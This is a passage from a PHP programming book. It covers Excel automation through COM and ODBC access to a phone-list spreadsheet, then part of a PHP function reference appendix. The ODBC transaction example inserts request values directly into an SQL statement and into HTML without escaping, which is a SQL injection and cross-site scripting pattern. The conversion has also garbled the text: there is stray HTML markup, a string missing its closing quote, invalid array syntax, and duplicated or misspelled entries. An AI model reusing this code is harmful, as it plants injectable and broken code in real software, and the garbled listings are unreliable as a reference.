Controlling Excel is similar to controlling Word research the APIs and use a combination of macros and COM. The hierarchy of objects is: the **Application** can have multiple **Workbooks**, each of which can have multiple **Sheets**. A **Sheet** is what you probably think of as a spreadsheet a grid of cells.

Example 15-3 creates a new Excel spreadsheet and a new worksheet within it, stores "Hello, world" in cell A1, then saves the result to `c:\temp\demo.xls`.

Example 15-3. Writing to Excel from PHP

```
<?php
    $ex = new COM("Excel.sheet") or Die ("Did
not connect");
    $ex->Application->Visible = 1;
    $wkb = $ex->Application->Workbooks->Add( );
    $sheet = 1;

    excel_write_cell($wkb, $sheet, "A1", "Hello,
World");

    // write a value to a particular cell
    function excel_write_cell($wkb,$sheet,$c,$v)
{
    $sheets = $wkb->Worksheets($sheet);
    $sheets->activate;
    $selcell = $sheets->Range($c);
    $selcell->activate;
    $selcell->value = $v;
```

```
 }  
?>
```

You can read the value in a cell with this function:

```
function excel_read_cell($wkb,$sheet,$c) {  
    $sheets = $wkb->Worksheets($sheet);  
    $sheets->activate;  
    $selcell = $sheets->Range($c);  
    $selcell->activate;  
    return $selcell->value;  
}
```

```
<?php

$dd = odbc_connect ("phone list", "user",
"password");

$result = odbc_exec ($dd, "select * from [Sheet1$]");

odbc_result_all($result, "bgcolor='DDDDDD'
cellpadding = '1'");

?>

select * from [phonelist$]

$result = odbc_exec ($dd, "INSERT into [phonelist$]
([Extension], [Name])

values ( '33333', 'George')");

$handle = odbc_connect(<tt><i>dsn</i></tt>, <tt>
<i>user</i></tt>, <tt><i>password</i></tt> [, <tt>
<i>cursor_type</i></tt>]);

$success = odbc_autocommit(<tt><i>handle</i>
</tt>, <tt><i>status</i></tt>);
```

```
$result = odbc_exec(<tt><i>handle</i></tt>, <tt>
<i>sql</i></tt>);

$cols = odbc_fetch_into(<tt><i>result</i></tt> [,,
<tt><i>rownumber</i></tt>, <tt><i>result_array</i>
</tt>]);
```

<html>

<head>

<title>ODBC Transaction Management</title>

</head>

<body>

<h1>Phone List</h1>

<?php

```
$dd = odbc_connect (PhoneListDSN, user,
password);
```

```
// disable autocommit if we're confirming  
  
if ($submit == "Add Listing") {  
  
    $start_trans = odbc_autocommit ($dd, 0);  
  
}  
  
  
  
  
// insert if we've got values submitted  
  
if ($submit == "Add Listing" || $submit ==  
    "Confirm") {  
  
    $sql = "insert into phone_list ([extension],[name]);  
  
    $sql .= " values ('$ext_num', '$add_name')";  
  
    $result = odbc_exec($dd, $sql);  
  
}  
  
?>
```

```
<form method="post" action="phone_trans.php">

<table>

<tr><th bgcolor="#EEEEEE">Extension</th>
    <th bgcolor="#EEEEEE">Name</th>
</tr>

<?php

// build table of extension and name values

$result = odbc_exec ($dd, "select * from
phone_list");

$cols = array( );

$row = odbc_fetch_into($result, $cols);

while ($row) {
```

```
if ($cols[0] == $ext_num && $submit !=  
"Confirm") {  
  
?>  
  
<tr><td bgcolor="#DDFFFF"><?= $cols[0] ?></td>  
  
<td bgcolor="#DDFFFF"><?= $cols[1] ?></td></tr>  
  
<?php  
  
} else {  
  
print("<tr><td>$cols[0]</td><td>$cols[1]</td>  
</tr>\n");  
  
}  
  
$row = odbc_fetch_into($result, $cols);  
  
}  
  
// if we're confirming, make hidden fields to carry  
state over
```

```
// and submit with the "Confirm" button

if ($submit == "Add Listing") {

?>

</table>

<br>

<input type="hidden" name="ext_num" value="<?= $ext_num ?>">

<input type="hidden" name="add_name" value="<?= $add_name ?>">

<input type="submit" name="submit"
value="Confirm">

<input type="submit" name="submit"
value="Cancel">

<?php

} else {
```

```
// if we're not confirming, show fields for new values
```

```
?>
```

```
<tr><td><input type="text" name="ext_num"  
size="8" maxlength="4"></td>
```

```
<br>
```

```
<td><input type="text" name="add_name" size="40"  
maxlength="40"></td>
```

```
<br>
```

```
</tr>
```

```
<br>
```

```
</table>
```

```
<br>
```

```
<input type="submit" name="submit" value="Add  
Listing">
```

```
<br>
```

```
<?php
```

```
}
```

```
?>
```

```
</form>
```

```
</body>
```

```
</html>
```


Appendix A. Function Reference

This appendix describes the functions available in the standard PHP extensions. These are the extensions that PHP is built with if you give no `--with` or `--enable` options to *configure*. For each function, we've provided the function signature, showing the data types of the various arguments and which are mandatory or optional, as well as a brief description of the side effects, errors, and returned data structures.

A.1 PHP Functions by Category

This is a list of functions provided by PHP's built-in extensions, grouped by category. Some functions fall under more than one header.

Arrays

array, array_count_values, array_diff,
array_filter, array_flip, array_intersect,
array_keys, array_map, array_merge,
array_merge_recursive,
array_multisort, array_pad, array_pop,
array_push, array_rand, array_reduce,
array_reverse, array_search, array_shift,
array_slice, array_splice, array_sum,
array_unique, array_unshift, array_values,
array_walk, arsort, asort, compact, count,
current, each, end, explode,
extract, implode, in_array, key, key_exists,
krsort, ksort, list,
natcasesort, natsort, next, pos,

`prev, range,`
`reset, rsort,`
`shuffle, sizeof, sort, uasort,`
`uksort, usort`

Classes and objects

`call_user_method,`
`call_user_method_array, class_exists,`
`get_class, get_class_methods,`
`get_class_vars,`
`get_declared_classes,`
`get_object_vars,`
`get_parent_class,`
`is_subclass_of, method_exists`

Date and time

`checkdate, date, getdate, gettimeofday,`
`gmdate, gmmktime, gmstrftime, localtime,`
`microtime, mktime, strftime, strtotime, time`

Errors and logging

`assert, assert_options, closelog, crc32,`
`define_syslog_variables, error_log,`
`error_reporting, openlog,`

`restore_error_handler, set_error_handler,
syslog, trigger_error, user_error`

Files, directories, and filesystem

`basename, chdir, chgrp, chmod,
chown, chroot, clearstatcache, closedir, copy,
dirname, disk_free_space,
disk_total_space, fclose, feof, fflush,
fgetc, fgetcsv, fgets, fgetss, file,
file_exists, fileatime, filectime, filegroup,
fileinode, filemtime, fileowner, fileperms,
filesize, filetype, flock, fopen, fpassthru,
fputs, fread,
fscanf, fseek, fstat, ftell,
ftruncate, fwrite, getcwd, getLastMod, is_dir,
is_executable, is_file, is_link, is_readable,
is_uploaded_file, is_writable, is_writeable,
link, linkinfo, lstat, mkdir,
move_uploaded_file, opendir, pathinfo,
pclose, readdir, readfile, readlink, realpath,
rename, rewind, rewinddir, rmdir,
set_file_buffer, stat, symlink, tempnam,
tmpfile, touch, umask, unlink`

Functions

`call_user_func, call_user_func_array,`

```
create_function, func_get_arg,  
func_get_args, func_num_args,  
function_exists,  
  
get_defined_functions,  
  
get_extension_funcs,  
  
get_loaded_extensions,  
  
register_shutdown_function,  
register_tick_function,  
 unregister_tick_function
```

HTTP

```
get_browser ,  
  
get_meta_tags, header, headers_sent,  
parse_str, parse_url, rawurldecode,  
rawurlencode, setcookie
```

Mail

```
mail
```

Math

```
abs ,  
  
acos, asin,  
  
atan, atan2,  
  
base_convert, bindec, ceil, cos,
```

`decbin, dechex, decoct, deg2rad, exp, floor,
getrandmax, hexdec, lcg_value, log, log10, max,
min, mt_getrandmax, mt_rand, mt_srand,
number_format, octdec, pi, pow,
rad2deg, rand, round, sin,
sqrt, srand,`

`tan`

Network

`checkdnsrr ,`

`fsockopen, gethostbyaddr, gethostbyname,
gethostbynamel, getmxrr, getprotobynumber,
getprotobyname,`

`getservbyname, getservbyport, ip2long,
long2ip, pfsockopen, socket_get_status,
socket_set_blocking,`

`socket_set_timeout`

Output control

`flush ,`

`ob_end_clean, ob_end_flush, ob_get_contents,
ob_get_length, ob_gzhandler,`

`ob_implicit_flush, ob_start`

PHP options/info

```
assert, assert_options, dl, extension_loaded,  
get_cfg_var, get_current_user,  
get_extension_funcs,  
  
get_included_files,  
  
get_loaded_extensions,  
  
get_magic_quotes_gpc,  
  
get_required_files, getenv, getlastmod,  
getmyinode, getmypid, getrusage,  
highlight_file,  
  
highlight_string, ini_alter, ini_get,  
ini_restore, ini_set, localeconv,  
parse_ini_file, php_logo_guid,  
php_sapi_name, php_uname, phpcredits,  
phpinfo, phpversion, putenv,  
set_magic_quotes_runtime, set_time_limit,  
  
version_compare,  
  
zend_logo_guid, zend_version
```

Program execution

```
escapeshellarg, escapeshellcmd, exec,  
passthru, putenv, shell_exec, sleep, system,  
usleep
```

Strings

```
addcslashes ,  
addslashes, base64_decode, base64_encode,  
chop, chr, chunk_split, convert_cyr_string,  
count_chars, crypt, echo, ereg,  
ereg_replace, eregi, eregi_replace, explode,  
get_html_translation_table, get_meta_tags,  
hebrev, hebrevc, highlight_string,  
htmlentities, htmlspecialchars, implode,  
iptcparse, join, levenshtein, localeconv,  
ltrim, md5, metaphone, nl2br, number_format,  
ord, parse_str, parse_url, print, printf,  
quoted_printable_decode, quotemeta, rtrim,  
setlocale, similar_text, soundex, split,  
spliti, sprintf, sql_regcase, sscanf, str_pad,  
str_repeat, str_replace strcasecmp, strchr,  
strcmp, strcoll, strcspn, strip_tags,  
stripcslashes, strstr, strlen,  
strnatcasecmp, strnatcmp, strncasecmp,  
strncmp, strpos, strrchr, strrev, strrpos,  
strspn, strstr, strtok, strtolower, strtoupper,  
strtr, substr, substr_count, substr_replace,  
trim, ucfirst, ucwords, vprintf, vsprintf,  
wordwrap
```

Type functions

```
doubleval ,
```

```
get_resource_type, gettype, intval, is_array,  
is_bool, is_double, is_float, is_int,  
is_integer, is_long, is_null, is_numeric,  
is_object, is_real, is_resource, is_scalar,  
is_string, settype, strval
```

URLs

```
base64_decode, base64_encode, parse_url,  
rawurldecode, rawurlencode, urldecode,  
urlencode
```

Variable functions

```
compact, empty, extract,  
get_defined_constants, get_defined_vars,  
import_request_variables, isset, list,  
print_r, putenv, serialize, uniqid,  
unserialize, unset, var_dump
```

int abs(int <tt><i>number</i></tt>)

float abs(float <tt><i>number</i></tt>)

double acos(double <tt><i>value</i></tt>)

string addcslashes(string <tt><i>string</i></tt>,
string <tt><i>characters</i></tt>)

string addslashes(string <tt><i>string</i></tt>)

array array([<tt><i>mixed</i></tt> ...])

\$array = array("first", 3 => "second", "third",
"fourth" => 4);

array array_count_values(array <tt><i>array</i></tt>)

array array_diff(array <tt><i>array1</i></tt>, array
<tt><i>array2</i></tt>[, ... array <tt><i>arrayN</i></tt>])

array array_filter(array <tt><i>array</i></tt>, mixed
<tt><i>callback</i></tt>)

```
function isBig($inValue) {  
    return($inValue > 10);  
}  
  
$array = array(7, 8, 9, 10, 11, 12, 13, 14);  
  
$new_array = array_filter($array, "isBig"); // contains  
(11, 12, 13, 14)  
  
array array_flip(array <tt><i>array</i></tt>)  
  
array array_intersect(array <tt><i>array1</i></tt>,  
array <tt><i>array2</i></tt>[, ... array <tt>  
<i>arrayN</i></tt>])  
  
array array_keys(array <tt><i>array</i></tt>[, mixed  
<tt><i>value</i></tt>])  
  
array array_map(mixed <tt><i>callback</i></tt>,  
array <tt><i>array1</i></tt>[, ... array <tt>  
<i>arrayN</i></tt>])  
  
function multiply($inOne, $inTwo) {
```

```
    return $inOne * $inTwo;  
}  
  
$first = (1, 2, 3, 4);  
  
$second = (10, 9, 8, 7);
```

```
$array = array_map("multiply", $first, $second); //  
contains (10, 18, 24, 28)
```

```
array array_merge(array <tt><i>array1</i></tt>,  
array <tt><i>array2</i></tt>[, ... array <tt>  
<i>arrayN</i></tt>])
```

```
array array_merge_recursive(array <tt><i>array1</i></tt>,  
array <tt><i>array2</i></tt>[, ... array <tt>  
<i>arrayN</i></tt>])
```

```
bool array_multisort(array <tt><i>array1</i></tt>[  
SORT_ASC|SORT_DESC
```

[,
SORT_REGULAR|SORT_NUMERIC|SORT_STRI
NG]]

[, array <tt><i>array2</i></tt>[,
SORT_ASC|SORT_DESC

[,
SORT_REGULAR|SORT_NUMERIC|SORT_STRI
NG]], ...])

array array_pad(array <tt><i>input</i></tt>, int <tt>
<i>size</i></tt>[, mixed <tt><i>padding</i></tt>])

mixed array_pop(array <tt><i>stack</i></tt>)

int array_push(array <tt><i>array</i></tt>, mixed
<tt><i>value1</i></tt>[, ... mixed <tt>
<i>valueN</i></tt>])

mixed array_rand(array <tt><i>array</i></tt>[, int
<tt><i>count</i></tt>])

mixed array_reduce(array <tt><i>array</i></tt>,
mixed <tt><i>callback</i></tt>[, int <tt>
<i>initial</i></tt>])

array array_reverse(array <tt><i>array</i></tt>[,
bool <tt><i>preserve_keys</i></tt>])

mixed array_search(mixed <tt><i>value</i></tt>,
array <tt><i>array</i></tt>[, bool <tt><i>strict</i></tt>])

mixed array_shift(array <tt><i>stack</i></tt>)

array array_slice(array <tt><i>array</i></tt>, int
<tt><i>offset</i></tt>[, int <tt><i>length</i></tt>])

array array_splice(array <tt><i>array</i></tt>, int
<tt><i>offset</i></tt>[, int <tt><i>length</i></tt>[,
array <tt><i>replacement</i></tt>]])

mixed array_sum(array <tt><i>array</i></tt>)

array array_unique(array <tt><i>array</i></tt>)

int array_unshift(array <tt><i>stack</i></tt>, mixed
<tt><i>value1</i></tt>[, ... mixed <tt>
<i>valueN</i></tt>])

array array_values(array <tt><i>array</i></tt>)

```
int array_walk(array <tt><i>input</i></tt>, string
<tt><i>callback</i></tt>[, mixed <tt>
<i>user_data</i></tt>])
```

```
void arsort(array <tt><i>array</i></tt>[, int <tt>
<i>flags</i></tt>])
```

```
double asin(double <tt><i>value</i></tt>)
```

```
void asort(array <tt><i>array</i></tt>[, int <tt>
<i>flags</i></tt>])
```

```
int assert(string|bool <tt><i>assertion</i></tt>)
```

```
mixed assert_options(int <tt><i>option</i></tt>[,  
mixed <tt><i>value</i></tt>])
```

```
double atan(double <tt><i>value</i></tt>)
```

```
double atan2(double <tt><i>y</i></tt>, double <tt>
<i>x</i></tt>)
```

```
string base64_decode(string <tt><i>data</i></tt>)
```

```
string base64_encode(string <tt><i>data</i></tt>)
```

```
string base_convert(string <tt><i>number</i></tt>,
int <tt><i>from</i></tt>, int <tt><i>to</i></tt>)

string basename(string <tt><i>path</i></tt>[, string
<tt><i>suffix</i></tt>])

$path = "/usr/local/httpd/index.html";

echo(basename($path)); // index.html

echo(basename($path, '.html')); // index

string bin2hex(string <tt><i>binary</i></tt>)

int bindec(string <tt><i>binary</i></tt>)

mixed call_user_func(string <tt><i>function</i>
</tt>[, mixed <tt><i>parameter1</i></tt>[, ... mixed
<tt><i>parameterN</i></tt>]])]

mixed call_user_func_array(string <tt>
<i>function</i></tt>, array <tt><i>parameters</i>
</tt>)

mixed call_user_method(string <tt><i>function</i>
</tt>, mixed <tt><i>object</i></tt>[, mixed <tt>
```

```
<i>parameter1</i></tt> [, ... mixed <tt>  
<i>parameterN</i></tt>])
```

```
mixed <a name="IXT-A-227929">  
</a>call_user_method_array(string <tt>  
<i>function</i></tt>, mixed <tt><i>object</i></tt>[,  
array <tt><i>parameters</i></tt>])
```

```
double ceil(double <tt><i>number</i></tt>)
```

```
bool chdir(string <tt><i>path</i></tt>)
```

```
bool checkdate(int <tt><i>month</i></tt>, int <tt>  
<i>day</i></tt>, int <tt><i>year</i></tt>)
```

```
int checkdnsrr(string <tt><i>host</i></tt>[, string  
<tt><i>type</i></tt>])
```

```
bool chgrp(string <tt><i>path</i></tt>, mixed <tt>  
<i>group</i></tt>)
```

```
bool chmod(string <tt><i>path</i></tt>, int <tt>  
<i>mode</i></tt>)
```

```
string chop(string <tt><i>string</i></tt>[, string <tt>  
<i>characters</i></tt>])
```

```
bool chown(string <tt><i>path</i></tt>, mixed <tt><i>user</i></tt>)
```

```
string chr(int <tt><i>char</i></tt>)
```

```
bool chroot(string <tt><i>path</i></tt>)
```

```
string chunk_split(string <tt><i>string</i></tt>[, int <tt><i>size</i></tt>[, string <tt><i>postfix</i></tt>]])
```

```
$data = "...some long data...";
```

```
$converted = chunk_split(base64_encode($data));
```

```
bool class_exists(string <tt><i>name</i></tt>)
```

```
void clearstatcache( )
```

```
void closedir([int <tt><i>handle</i></tt>])
```

```
int closelog( )
```

```
array compact(mixed <tt><i>variable1</i></tt>[, ... mixed <tt><i>variableN</i></tt>])
```

```
string convert_cyr_string(string <tt><i>value</i>
</tt>, string <tt><i>from</i></tt>, string <tt>
<i>to</i></tt>)
```

```
int copy(string <tt><i>path</i></tt>, string <tt>
<i>destination</i></tt>)
```

```
double cos(double <tt><i>value</i></tt>)
```

```
int count(mixed <tt><i>value</i></tt>)
```

```
mixed count_chars(string <tt><i>string</i></tt>[, int
<tt><i>mode</i></tt>])
```

```
int crc32(string <tt><i>value</i></tt>)
```

```
string create_function(string <tt><i>arguments</i>
</tt>, string <tt><i>code</i></tt>)
```

```
string crypt(string <tt><i>string</i></tt>[, string <tt>
<i>salt</i></tt>])
```

```
mixed current(array <tt><i>array</i></tt>)
```

```
string date(string <tt><i>format</i></tt>[, int <tt>
<i>timestamp</i></tt>])
```

```
string decbin(int <tt><i>decimal</i></tt>)

string dechex(int <tt><i>decimal</i></tt>)

string decoct(int <tt><i>decimal</i></tt>)

void define_syslog_variables( )

double deg2rad(double <tt><i>number</i></tt>)

string dirname(string <tt><i>path</i></tt>)

double disk_free_space(string <tt><i>path</i></tt>)

double disk_total_space(string <tt><i>path</i></tt>)

int dl(string <tt><i>filename</i></tt>)

double doubleval(mixed <tt><i>value</i></tt>)

array each(array <tt><i>array</i></tt>)

void echo string <tt><i>string</i></tt>[, string <tt>
<i>string2</i></tt>[, string <tt><i>stringN </i>
</tt>...]]]

bool empty(mixed <tt><i>value</i></tt>)
```

mixed end(array <tt><i>array</i></tt>)

int ereg(string <tt><i>pattern</i></tt>, string <tt><i>string</i></tt>[, array <tt><i>matches</i></tt>])

string ereg_replace(string <tt><i>pattern</i></tt>, string <tt><i>replace</i></tt>, string <tt><i>string</i></tt>)

int eregi(string <tt><i>pattern</i></tt>, string <tt><i>string</i></tt>[, array <tt><i>matches</i></tt>])

string ereg_replace(string <tt><i>pattern</i></tt>, string <tt><i>replace</i></tt>, string <tt><i>string</i></tt>)

int error_log(string <tt><i>message</i></tt>, int <tt><i>type</i></tt>[, string <tt><i>destination</i></tt>[, string <tt><i>headers</i></tt>]])

int error_reporting([int <tt><i>level</i></tt>])

<?php

\$level = error_reporting();

```
error_reporting($level & ~(E_USER_ERROR |  
E_USER_WARNING));  
  
// do some stuff  
  
error_reporting($level);  
  
?>  
  
string escapeshellarg(string <tt><i>argument</i></tt>)  
  
string escapeshellcmd(string <tt><i>command</i></tt>)  
  
string exec(string <tt><i>command</i></tt>[, array  
<tt><i>output</i></tt>[, int <tt><i>return</i></tt>]])  
  
double exp(double <tt><i>number</i></tt>)  
  
array explode(string <tt><i>separator</i></tt>, string  
<tt><i>string</i></tt>[, int <tt><i>limit</i></tt>])  
  
bool extension_loaded(string <tt><i>name</i></tt>)  
  
int extract(array <tt><i>array</i></tt>[, int <tt>  
<i>type</i></tt>[, string <tt><i>prefix</i></tt>]])
```

Sets the value of variables to the values of elements from an array. For each element in the array, the key is used to determine the variable name to set, and that variable is set to the value of the element.

The second argument, if given, takes one of the following values to determine behavior if the values in the array have the same name as variables already existing in the local scope:

| | |
|-----------------------------|--|
| EXTR_OVERWRITE
(default) | Overwrite the existing variable |
| EXTR_SKIP | Don't overwrite the existing variable (ignore the value provided in the array) |
| EXTR_PREFIX_SAME | Prefix the variable name with the string given as the third argument |
| EXTR_PREFIX_ALL | Prefix all variable names with the string given as the third argument |
| EXTR_PREFIX_INVALID | Prefix any invalid or numeric variable names with the string given as the third argument |

The function returns the number of successfully set variables.

```
bool fclose(int <tt><i>handle</i></tt>)
```

```
int feof(int <tt><i>handle</i></tt>)
```

```
int fflush(int <tt><i>handle</i></tt>)
```

```
string fgetc(int <tt><i>handle</i></tt>)
```

```
array fgetcsv(int <tt><i>handle</i></tt>, int <tt><i>length</i></tt>[, string <tt><i>delimiter</i></tt>])
```

```
$fp = fopen("somefile.tab", "r");
```

```
while($line = fgetcsv($fp, 1024, "\t")) {
```

```
    print "<p>" . count($line) . "fields:</p>";  
    print_r($line);
```

```
}
```

```
fclose($fp);
```

string fgets(int <tt><i>handle</i></tt>, int <tt><i>length</i></tt>)

string fgetss(int <tt><i>handle</i></tt>, int <tt><i>length</i></tt>[, string <tt><i>tags</i></tt>])

array file(string <tt><i>path</i></tt>[, int <tt><i>include</i></tt>])

bool file_exists(string <tt><i>path</i></tt>)

int fileatime(string <tt><i>path</i></tt>)

int filectime(string <tt><i>path</i></tt>)

int filegroup(string <tt><i>path</i></tt>)

int fileinode(string <tt><i>path</i></tt>)

int filemtime(string <tt><i>path</i></tt>)

int fileowner(string <tt><i>path</i></tt>)

int fileperms(string <tt><i>path</i></tt>)

int filesize(string <tt><i>path</i></tt>)

```
string filetype(string <tt><i>path</i></tt>)

bool flock(int <tt><i>handle</i></tt>, int <tt>
<i>operation</i></tt>[, int <tt><i>would_block</i>
</tt>])

double floor(double <tt><i>number</i></tt>)

void flush( )

int fopen(string <tt><i>path</i></tt>, string <tt>
<i>mode</i></tt>[, bool <tt><i>include</i></tt>])

int fpassthru(int <tt><i>handle</i></tt>)

bool fputs(int <tt><i>handle</i></tt>, string <tt>
<i>string</i></tt>[, int <tt><i>length</i></tt>])

string fread(int <tt><i>handle</i></tt>, int <tt>
<i>length</i></tt>)

mixed fscanf(int <tt><i>handle</i></tt>, string <tt>
<i>format</i></tt>[, string <tt><i>name1</i></tt>[,
... string <tt><i>nameN</i></tt>]])
```

```
int fseek(int <tt><i>handle</i></tt>, int <tt>
<i>offset</i></tt>[, int <tt><i>from</i></tt>])
```

```
int fsockopen(string <tt><i>host</i></tt>, int <tt>
<i>port</i></tt>[, int <tt><i>error</i></tt>[, string
<tt><i>message</i></tt>[, double <tt>
<i>timeout</i></tt>]]])
```

```
array fstat(int <tt><i>handle</i></tt>)
```

```
int ftell(int <tt><i>handle</i></tt>)
```

```
int ftruncate(int <tt><i>handle</i></tt>, int <tt>
<i>length</i></tt>)
```

```
mixed func_get_arg(int <tt><i>index</i></tt>)
```

```
array func_get_args( )
```

```
int func_num_args( )
```

```
bool function_exists(string <tt><i>function</i></tt>)
```

```
int fwrite(int <tt><i>handle</i></tt>, string <tt>
<i>string</i></tt>[, int <tt><i>length</i></tt>])
```

```
string get_browser([string <tt><i>name</i></tt>])
```

string get_cfg_var(string <tt><i>name</i></tt>)

string get_class(object <tt><i>object</i></tt>)

array get_class_methods(mixed <tt><i>class</i></tt>)

array get_class_vars(string <tt><i>class</i></tt>)

string get_current_user()

array get_declared_classes()

array get_defined_constants()

array get_defined_functions()

array get_defined_vars()

array get_extension_funcs(string <tt><i>name</i></tt>)

array get_html_translation_table([int <tt><i>which</i></tt>[, int <tt><i>style</i></tt>]]])

array get_included_files()

array get_loaded_extensions()

bool get_magic_quotes_gpc()

array get_meta_tags(string <tt><i>path</i></tt>[, int <tt><i>include</i></tt>])

array get_object_vars(object <tt><i>object</i></tt>)

string get_parent_class(mixed <tt><i>object</i></tt>)

array get_required_files()

string get_resource_type(resource <tt><i>handle</i></tt>)

string getcwd()

array getdate([int <tt><i>timestamp</i></tt>])

string getenv(string <tt><i>name</i></tt>)

string gethostbyaddr(string <tt><i>address</i></tt>)

string gethostbyname(string <tt><i>host</i></tt>)

```
array gethostbynamel(string <tt><i>host</i></tt>)

int getLastMod( )

int getmxrr(string <tt><i>host</i></tt>, array <tt>
<i>hosts</i></tt>[, array <tt><i>weights</i></tt>])

int getmyinode( )

int getmypid( )

int getprotobynumber(string <tt><i>name</i></tt>)

string getprotobyname(int <tt><i>protocol</i>
</tt>)

int getrandmax( )

array getrusage([int <tt><i>who</i></tt>])

int getservbyname(string <tt><i>service</i></tt>,
string <tt><i>protocol</i></tt>)

string getservbyport(int <tt><i>port</i></tt>, string
<tt><i>protocol</i></tt>)

array gettimeofday( )
```

```
string gettype(mixed <tt><i>value</i></tt>)

string gmdate(string <tt><i>format</i></tt>[, int <tt>
<i>timestamp</i></tt>])

int gmmktime(int <tt><i>hour</i></tt>, int <tt>
<i>minutes</i></tt>, int <tt><i>seconds</i></tt>, int
<tt><i>month</i></tt>, int <tt><i>day</i></tt>, int
<tt><i>year</i></tt>)

string gmstrftime(string <tt><i>format</i></tt>[, int
<tt><i>timestamp</i></tt>])

void header(string <tt><i>header</i></tt>[, bool <tt>
<i>replace</i></tt>])

bool headers_sent( )

string hebreve(string <tt><i>string</i></tt>[, int <tt>
<i>size</i></tt>])

string hebreve(string <tt><i>string</i></tt>[, int <tt>
<i>size</i></tt>])

bool highlight_file(string <tt><i>filename</i></tt>)
```

```
bool highlight_string(string <tt><i>source</i></tt>)

int hexdec(string <tt><i>hex</i></tt>)

string htmlentities(string <tt><i>string</i></tt>[, int
<tt><i>style</i></tt>])

string htmlspecialchars(string <tt><i>string</i></tt>
[, int <tt><i>style</i></tt>])

int ignore_user_abort([bool <tt><i>ignore</i></tt>])

string implode(array <tt><i>strings</i></tt>, string
<tt><i>separator</i></tt>)

bool import_request_variables(string <tt>
<i>types</i></tt>[, string <tt><i>prefix</i></tt>])

bool in_array(mixed <tt><i>value</i></tt>, array
<tt><i>array</i></tt>[, bool <tt><i>strict</i></tt>])

string ini_alter(string <tt><i>variable</i></tt>, string
<tt><i>value</i></tt>)

string ini_get(string <tt><i>variable</i></tt>)

string ini_restore(string <tt><i>variable</i></tt>)
```

string ini_set(string <tt><i>variable</i></tt>, string <tt><i>value</i></tt>)

int intval(mixed <tt><i>value</i></tt>[, int <tt><i>base</i></tt>])

int ip2long(string <tt><i>address</i></tt>)

array iptcparse(string <tt><i>data</i></tt>)

bool is_array(mixed <tt><i>value</i></tt>)

bool is_bool(mixed <tt><i>value</i></tt>)

bool is_dir(string <tt><i>path</i></tt>)

bool is_double(mixed <tt><i>value</i></tt>)

bool is_executable(string <tt><i>path</i></tt>)

bool is_file(string <tt><i>path</i></tt>)

bool is_float(mixed <tt><i>value</i></tt>)

bool is_int(mixed <tt><i>value</i></tt>)

bool is_integer(mixed <tt><i>value</i></tt>)

```
bool is_link(string <tt><i>path</i></tt>)

bool is_long(mixed <tt><i>value</i></tt>)

bool is_null(mixed <tt><i>value</i></tt>)

bool is_numeric(mixed <tt><i>value</i></tt>)

bool is_object(mixed <tt><i>value</i></tt>)

bool is_readable(string <tt><i>path</i></tt>)

bool is_real(mixed <tt><i>value</i></tt>)

bool is_resource(mixed <tt><i>value</i></tt>)

bool is_scalar(mixed <tt><i>value</i></tt>)

bool is_string(mixed <tt><i>value</i></tt>)

bool is_subclass_of(object <tt><i>object</i></tt>,
string <tt><i>class</i></tt>)

bool is_uploaded_file(string <tt><i>path</i></tt>)

bool is_writable(string <tt><i>path</i></tt>)
```

```
bool is_writeable(string <tt><i>path</i></tt>)
```

```
bool isset(mixed <tt><i>value</i></tt>)
```

Returns `true` if *value*, a variable, has been set; if the variable has never been set, or has been `unset()`, the function returns `false`.

A.2c Alphabetical Listing of PHP Functions (j-q)

join

string `join(array strings, string separator)`

This function is an alias of `implode()`.

key

mixed `key(array array)`

Returns the key for the element currently pointed to by the internal array pointer.

key_exists

bool `key_exists(mixed key, array array)`

Returns **true** if `array` contains a key with the value `key`. If no such key is available, returns **false**.

krsort

```
int krsort(array array[, int flags])
```

Sorts an array by key in reverse order, maintaining the keys for the array values. The optional second parameter contains additional sorting flags. See [Chapter 5](#) and [sort](#) for more information on using this function.

ksort

```
int ksort(array array[, int flags])
```

Sorts an array by key, maintaining the keys for the array values. The optional second parameter contains additional sorting flags. See [Chapter 5](#) and [sort](#) for more information on using this function.

lcg_value

```
double lcg_value( )
```

Returns a pseudorandom number between **0** and **1**, inclusive, using a linear congruential- number generator.

levenshtein

```
int levenshtein(string one, string  
two[, int insert, int replace, int  
delete])  
int levenshtein(string one, string  
two[, mixed callback])
```

Calculates the Levenshtein distance between two strings; this is the number of characters you have to replace, insert, or delete to transform *one* into *two*. By default, replacements, inserts, and deletes have the same cost, but you can specify different costs with *insert*, *replace*, and *delete*. In the second form, you provide a callback to calculate the cost of an operation.

link

```
int link(string path, string new)
```

Creates a hard link to *path* at the path *new*. Returns **true** if the link was successfully created and **false** if not.

linkinfo

```
int linkinfo(string path)
```

Returns **true** if *path* is a link and if the file referenced by *path* exists. Returns **false** if *path* is not a link, if the file referenced by it does not exist, or if an error occurs.

list

```
void list(mixed value1[, ... valueN])
```

Assigns a set of variables from elements in an array. For example:

```
list($first, $second) = array(1, 2); //  
$first = 1, $second = 2
```

Note: **list** is actually a language construct.

localeconv

```
array localeconv( )
```

Returns an associative array of information about the current locale's numeric and monetary formatting. The array contains the following elements:

| | |
|----------------------|-----------------------------------|
| decimal_point | Decimal-point character |
| thousands_sep | Separator character for thousands |

| | |
|--------------------------------|--|
| <code>grouping</code> | Array of numeric groupings; indicates where the number should be separated using the thousands separator character |
| <code>int_curr_symbol</code> | International currency symbol (e.g., "USD") |
| <code>currency_symbol</code> | Local currency symbol (e.g., "\$") |
| <code>mon_decimal_point</code> | Decimal-point character for monetary values |
| <code>mon_thousands_sep</code> | Separator character for thousands in monetary values |
| <code>positive_sign</code> | Sign for positive values |
| <code>negative_sign</code> | Sign for negative values |
| <code>int_frac_digits</code> | International fractional digits |
| <code>frac_digits</code> | Local fractional digits |
| <code>p_cs_precedes</code> | <code>true</code> if the local currency symbol precedes a positive value; <code>false</code> if it |

| | |
|----------------|--|
| | follows the value |
| p_sep_by_space | true if a space separates the local currency symbol from a positive value |
| p_sign_posn | 0 if parentheses surround the value and currency symbol for positive values, 1 if the sign precedes the currency symbol and value, 2 if the sign follows the currency symbol and value, 3 if the sign precedes the currency symbol, and 4 if the sign follows the currency symbol |
| n_cs_precedes | true if the local currency symbol precedes a negative value; false if it follows the value |
| n_sep_by_space | true if a space separates the local currency symbol from a negative value |
| n_sign_posn | 0 if parentheses surround the value and currency symbol for negative values, 1 if the sign precedes the currency symbol and value, 2 if the sign follows the currency symbol and value, 3 if the sign precedes the currency symbol, and 4 if the sign follows the currency symbol |

localtime

```
array localtime([int timestamp[, bool  
associative]])
```

Returns an array of values as given by the C function of the same name. The first argument is the timestamp; if the second argument is provided and is **true**, the values are returned as an associative array. If the second argument is not provided or is **false**, a numeric array is returned. The keys and values returned are:

| | |
